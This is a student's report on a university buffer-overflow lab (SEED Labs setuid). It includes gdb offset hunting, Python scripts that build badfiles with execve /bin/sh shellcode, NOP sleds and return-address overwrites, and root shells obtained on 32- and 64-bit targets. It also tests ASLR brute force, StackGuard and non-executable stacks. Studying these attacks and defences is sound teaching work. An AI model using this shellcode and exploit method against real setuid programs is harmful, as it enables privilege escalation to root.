CS763 Secure Software Development

Lab 2

Buffer Overflow Attack

Alessandro Allegranzi

Table of Contents

Lab Steps

Lab: https://seedsecuritylabs.org/Labs_20.04/Software/Buffer_Overflow_Setuid/

2: Environment Setup


Below is a screenshot to show disabling address space randomization and configuring bin/sh as per the lab instructions to circumvent some basic buffer overflow protections.

```
seed@MET-CS763-VL08:/home/aallegra$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@MET-CS763-VL08:/home/aallegra$ sudo ln -sf /bin/zsh /bin/sh
seed@MET-CS763-VL08:/home/aallegra$
```


3 Task 1: Getting Familiar with Shell Code

This whole section is more screenshots showing what I did to follow the lab directions.


Running the make command with sudo in the shellcode folder:



The a32.out file looked like:



And the a64.out file also looked like a big jumble.



Running both the a32.out file and the a64.out file opened a root shell:

```
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/shellcode$ sudo ./a32.out
# ls
Makefile  a32.out  a64.out  call_shellcode.c
# exit
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/shellcode$ sudo ./a64.out
# ls
Makefile  a32.out  a64.out  call_shellcode.c
# exit
```

4 Task 2: Understanding the Vulnerable Program

No steps here, just did the reading to understand the program. I did run 'sudo make' inside the code folder as well in this section.

5 Task 3: Launching Attack on 32-bit Program (Level 1)

5.1 Investigation

I was able to run the setup commands as per the instructions to find the position where the return address is stored using gdb debugger.

```
Breakpoint 1, bof (str=0xffffd363 "V\004") at stack.c:16
16      {
(gdb) next
20          strcpy(buffer, str);
(gdb) p $ebp
$1 = (void *) 0xffffcf38
(gdb) p &buffer
$2 = (char (*)[100]) 0xffffcecc
(gdb) p/d $ebp - &buffer
First argument of `-' is a pointer and second argument is neither
an integer nor a pointer of the same type.
(gdb) p/d $ebp-&buffer
First argument of `-' is a pointer and second argument is neither
an integer nor a pointer of the same type.
(gdb) p $ebp - &buffer
First argument of `-' is a pointer and second argument is neither
an integer nor a pointer of the same type.
(gdb) p/d 0xffffcf38 - 0xffffcecc
$3 = 108
(gdb)
```

As you can see the program is paused on the strcpy line, as intended, and we found the return address by searching for $ebp. I also got the buffer address, and calculated that the distance between the 2 addresses is 108 (base 10).

5.2 Launching Attacks


Code snipper of Python file I used to set up the badfile:

```
#!/usr/bin/python3
```

```
import sys

# 32 bit shellcode taken from the
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Starting at the end, as explained in the lecture.
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcf38 + 250 # got the ebp address from gdb, and added 250 to match non
                          # debug mode.
offset = 112              # The ebp address - buffer address plus 4.

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

I got the ebp value and the offset value from the gdb output screenshotted above, and set the start at 517, since during lecture Professor Zhang suggested we use the end. I added 4 to the offset of 108, since this is the 32 bit version. Finding the right return address took some trial and error. The $ebp address I got from gdb did not work, as the instructions mention the actual run would be slightly different than the debug output. I started by adding 50, and then tried running the attack by adding different increments of 50, eventually hitting on 250. That setting worked.

after running the above python file, the contents of badfile looked like:



Running the stack-L1 file showed an error the first time I tried running the attack (without adding anything to the ret address):

```
seed@MET-CS763-VL08:/home/aallegra/Desktop/Labsetup/code$ ./stack-L1
Input size: 517
Segmentation fault (core dumped)
```

As I stated above, I started by adding 50 to the ret address, as the lecture notes showed, but that was not working. I tried increasing the additional address spaces by adding 50 each time, and

eventually got to 250, which worked. I also added 4 to the offset, like the lecture notes showed. That setup worked and the attack ran successfully.

Here is a screenshot of the root shell from the level 1 attack:

```
seed@MET-CS763-VL08:/home/aallegra/Desktop/Labsetup/code$ sudo ./stack-L1
Input size: 517
# ls -a
.          badfile          stack-L1      stack-L2-dbg  stack-L4
..         brute-force.sh   stack-L1-dbg  stack-L3      stack-L4-dbg
Makefile   exploit.py       stack-L2      stack-L3-dbg  stack.c
#
```

6 Task 4: Launching Attack without Knowing Buffer Size (Level 2)

I ran the stack-L2-dbg file with dbg to debug it like in the level 1 attack. This time I only printed the $ebp address since we are not supposed to know the buffer size.

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack-L2-dbg...
(gdb) b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
(gdb) run
Starting program: /home/aallegra/Desktop/Labsetup/code/stack-L2-dbg
Input size: 0

Breakpoint 1, bof (str=0xffffd363 "V\004") at stack.c:16
16      {
(gdb) next
20          strcpy(buffer, str);
(gdb) p $ebp
$1 = (void *) 0xffffcf38
(gdb)
```

Python snippet:

```python
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
```

```
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)       # Starting at the end like in the lecture.
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcf38 + 250    # ebp address from gdb debugging + 250 like attack 1.

# buffer size is 100 - 200 bytes according to doc, so setting that here to loop
through to try
# different buffer sizes. Doc also mentions the value is always a multiple of 4, so
making sure
# the offset is divisible by 4.
for offset in range(100,201):
  if offset % 4 == 0:
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')

# L = 4     Use 4 for 32-bit address and 8 for 64-bit address
# content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Like with the first attack, I added 250 to the return address, since at this point I knew that was the difference between the dbg result and the actual run. For the offset, I set up a loop to try values between 100 and 200, since the lab docs mentioned those were the possible offset values. The lab also says the possible values would be multiples of 4, so I am adding a conditional within the loop to only try inserting with offsets that are divisible by 4. This snippet took some trial an error; originally, I was not checking for multiples of 4, and that was leading to segmentation fault errors.

And eventually once I had the right setup, I was able to reach the root shell with the level 2 attack:

```
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/code$ sudo ./stack-L2
Input size: 517
# ls -a
.          badfile         stack-L1      stack-L2-dbg  stack-L4
..         brute-force.sh  stack-L1-dbg  stack-L3      stack-L4-dbg
Makefile   exploit.py      stack-L2      stack-L3-dbg  stack.c
#
```

7 Task 5: Launching Attack on 64-bit Program (Level 3) *Extra credit

Below is a screenshot of the gdb debug output. Like with the level 1 attack, I confirmed the address location of the ebp, or $rbp in the 64 bit case. I also printed the buffer and found the offset value, which was 208 in this case.

```
Input size: 517

Breakpoint 1, bof (str=0x2 <error: Cannot access memory at address 0x2>)
    at stack.c:16
16      {
(gdb) next
20          strcpy(buffer, str);
(gdb) p $rbp
$1 = (void *) 0x7fffffffddc0
(gdb) p &buffer
$2 = (char (*)[200]) 0x7fffffffdcf0
(gdb) p/d 0x7fffffffddc0 - ox7fffffffdcf0
No symbol "ox7fffffffdcf0" in current context.
(gdb) p/d 0x7fffffffddc0 - 0x7fffffffdcf0
$3 = 208
(gdb) quit
```

I set up the python file as below:

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 50           #Starting at 50 instead of 517.
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
```

```
ret    = 0x7fffffffddc0 # rbp address from dbg
offset = 216           # The difference between rbp and buffer was 208, and I added 8

L = 8     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
###################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

I added 8 to the offset value, since for the 64 bit version it's 8 instead of 4. The instructions mentioned the issues with strcopy in 64 bit systems, so I changed the start value back to 0 to put the shellcode earlier. That did not work, but going back to trial and error, I added 50 as the start value and that setup was able to get to the root shell successfully. Interestingly, for the 64 bit attack I did not need to add anything to the return address shown in the gdb debugger like I had to for the 32 bit attacks.

```
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/code$ sudo ./exploit.py
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/code$ sudo ./stack-L3
Input size: 517
# whoami
root
#
```

I also briefly looked into using memcpy() instead of strcpy(), as internet sources said it did not run into issues with stopping at null values like strcopy(). However, I was able to get the attack to work without it, so I didn't need to try it out. [2]

8 Task 6: Launching Attack on 64-bit Program (Level 4) *Extra Credit

I did not attempt this task due to time constraints.

9 Tasks 7: Defeating dash's Countermeasure

First, I disabled dash's countermeasure by pointing /bin/sh to /bin/dash.

```
seed@MET-CS763-VL08:/home/aallegra/Desktop/Labsetup/code$ sudo ln -sf /bin/dash
/bin/sh
```

I ran the make setuid command like the docs instructed to compile call_shellcode.c. The output looked different than running the make command with the addition of the “sudo chown…” lines.

```
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/shellcode$ sudo make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
```

Running the 32 and 64 bit shellcode files opened up a root shell.

```
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/shellcode$ sudo ./a32.out
# ls
Makefile  a32.out  a64.out  call_shellcode.c
# exit
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/shellcode$ sudo ./a64.out
# ls
Makefile  a32.out  a64.out  call_shellcode.c
# exit
```

I was able to successfully run the first attack and followed the instructions to make sure /bin/sh was pointing to /bin/dash.

```
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/code$ sudo ./stack-L1
Input size: 517
# ls
Makefile        exploit.py    stack-L2      stack-L3-dbg  stack.c
badfile         stack-L1      stack-L2-dbg  stack-L4
brute-force.sh  stack-L1-dbg  stack-L3      stack-L4-dbg
# exit
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/code$ ls -l /bin/sh /bin/zsh
 /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18  2019 /bin/dash
lrwxrwxrwx 1 root root      9 Nov 26 13:38 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Mar 11  2022 /bin/zsh
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/code$
```

10 Task 8: Defeating Address Randomization

The level 1 attack works with address randomization turned off. I then set address randomization back on following the lab instructions. The level 1 attack did not work anymore and showed the Segmentation fault error.

```
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/code$ sudo ./stack-L1
Input size: 517
# quit
zsh: command not found: quit
# exit
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/code$ sudo /sbin/sysctl -w k
ernel.randomize_va_space=2
kernel.randomize_va_space = 2
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/code$ sudo ./stack-L1
Input size: 517
Segmentation fault
```

Next, I ran the brute force file.

```
The program has been running 325 times so far.
Input size: 517
./brute-force.sh: line 14: 45693 Segmentation fault      (core dumped) ./stack-L
1
1 minutes and 2 seconds elapsed.
The program has been running 326 times so far.
Input size: 517
./brute-force.sh: line 14: 45695 Segmentation fault      (core dumped) ./stack-L
1
1 minutes and 2 seconds elapsed.
The program has been running 327 times so far.
Input size: 517
./brute-force.sh: line 14: 45697 Segmentation fault      (core dumped) ./stack-L
1
1 minutes and 2 seconds elapsed.
The program has been running 328 times so far.
Input size: 517
# ls-a
zsh: command not found: ls-a
# ls -s a
Makefile        exploit.py    stack-L2      stack-L3-dbg  stack.c
badfile         stack-L1      stack-L2-dbg  stack-L4
brute-force.sh  stack-L1-dbg  stack-L3      stack-L4-dbg
#
```

Like the lab instructions said, after about a minute the loop stopped and opened up a root shell, since the loop eventually hit on the right return address.

11 Tasks 9: Experimenting with Other Countermeasures

11.1 Task 9.a: Turn on the StackGuard Protection

Original attack still works:

```
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/code$ sudo /sbin/sysctl -w ker
nel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/code$ sudo ./stack-L1
Input size: 517
# exit
```

After turning on the stack guard, the attack failed with the message 'stack smashing detected.' That is descriptive and shows the stack guard detected the attack and shut it down.

```
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/code$ sudo ./exploit.py
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/code$ sudo ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/code$
```

11.2 Task 9.b: Turn on the Non-executable Stack Protection

I altered the makefile to use a Noexecstack flag:

```
all:
	gcc -m32 -z noexecstack -o a32.out call_shellcode.c
	gcc -z noexecstack -o a64.out call_shellcode.c

setuid:
```

I then recompiled the shellcode folder by running sudo make, and the a32.out file and a64.out file were no longer able to hit the root shell. They showed the 'Segmentation fault' error.

```
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/shellcode$ sudo make
gcc -m32 -z noexecstack -o a32.out call_shellcode.c
gcc -z noexecstack -o a64.out call_shellcode.c
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/shellcode$ sudo ./a32.out
Segmentation fault
seed@MET-CS763-VL04:/home/aallegra/Desktop/Labsetup/shellcode$ sudo ./a64.out
Segmentation fault
```

The shellcode injection did not work because "**Non-executable stack** (**NX**) is a virtual memory protection mechanism to block shell code injection from executing on the stack by restricting a particular memory and implementing the NX bit." [1]

References

[1] "Non-Executable Stack" *O'Reilly.* https://www.oreilly.com/library/view/advanced-infrastructure-penetration/9781788624480/a4458b97-fabc-4697-962d-ba509d712aa9.xhtml#:~:text=Non%2Dexecutable%20stack%20(NX),and%20implementing%20the%20NX%20bit.

[2] “C library function - memcpy()”. *TutorialsPoint.*
https://www.tutorialspoint.com/c_standard_library/c_function_memcpy.htm

A summary of your own reflection on the lab exercise, such as:

1. What is the purpose of the lab in your own words?

   The purpose of the lab is to give students an opportunity to study buffer overflow attacks hands-on. By launching different versions of attacks on 32 and 64 bit systems students can learn how systems are vulnerable to the attack and how different defense measures, like address randomization, work.

2. What did you learn? Did you achieve the objectives?

   I learned how to construct and carry out a simple buffer overflow attack against a system with several defense measures turned off. I carried out multiple attacks successfully, including an attack against a 64 bit system.

3. Was this lab hard or easy? Are the lab instructions clear?

   I found the lab to be pretty difficult at first. It took me a very long time to launch the first attack successfully, specifically finding the right amount to add to the returne address. Once I launched the first attack; however, the rest of the lab steps did not feel as difficult, and I was able to play around with the different attacks and files with a decent amount of trial and error. I did find it hard to complete the whole lab in time though, given how behind I was with the first attack.

   The lab instructions were clear and not difficult to follow. I have no experience with c, but the lab instructions made it very accessible to use and understand the created files

4. What do you think about the tools used? What worked? What didn’t? Are there other better alternatives? Any other feedback?

   The files provided with the lab setup were great and didn’t require any modification to work, other than what the lab instructions required. The lab overall was fun and it was exciting when the attacks worked and opened the root shell.